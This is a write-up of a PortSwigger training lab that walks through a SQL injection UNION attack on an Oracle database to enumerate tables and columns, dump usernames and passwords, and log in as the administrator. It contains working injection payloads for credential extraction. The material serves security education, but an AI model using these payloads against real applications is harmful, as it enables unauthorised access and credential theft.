PortSwigger
Lab Description

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application’s response so you can use a UNION attack to retrieve data from other tables.
Objective: Determine the name of the table containing usernames and passwords, retrieve the contents, and log in as the administrator user.
Hint: Oracle database — every SELECT statement must specify a table using the FROM keyword. Use the built-in dual table for dummy queries.
Step 1: Capture the Category Filter Request
- In Burp’s browser, access the lab
- Click on a product category filter (e.g., “Gifts”)
- In Burp Proxy, find the request
Example request:
GET /filter?category=Gifts HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net

Step 2: Determine Number of Columns
Test with UNION SELECT FROM dual:
' UNION SELECT 'abc','xyz' from dual-- -
Response:
Step 3: Retrieve Table Names
Payload (Oracle uses all_tables):
' UNION SELECT table_name,NULL from all_tables-- -
Response:

- Note the table name:
USERS_VNVVME(actual name varies per lab, always uppercase)
Step 4: Retrieve Column Names
Payload (replace table name — use uppercase):
' UNION SELECT column_name,NULL FROM user_tab_columns WHERE table_name='USERS_VNVVME'-- -
Response:

Note the column names (uppercase):
USERNAME_HSTXQPPASSWORD_GEHLGJ
Step 5: Retrieve Usernames and Passwords
Payload (replace table and column names — use uppercase):
' UNION SELECT USERNAME_HSTXQP,PASSWORD_GEHLGJ FROM USERS_VNVVME-- -
Response:

- Administrator password:
om4c8orqpfk5w2mxnw0i
Step 6: Log In as Administrator
- Go to the login page
- Username:
administrator - Password:
om4c8orqpfk5w2mxnw0i - Click Log in
Step 7: Lab Solved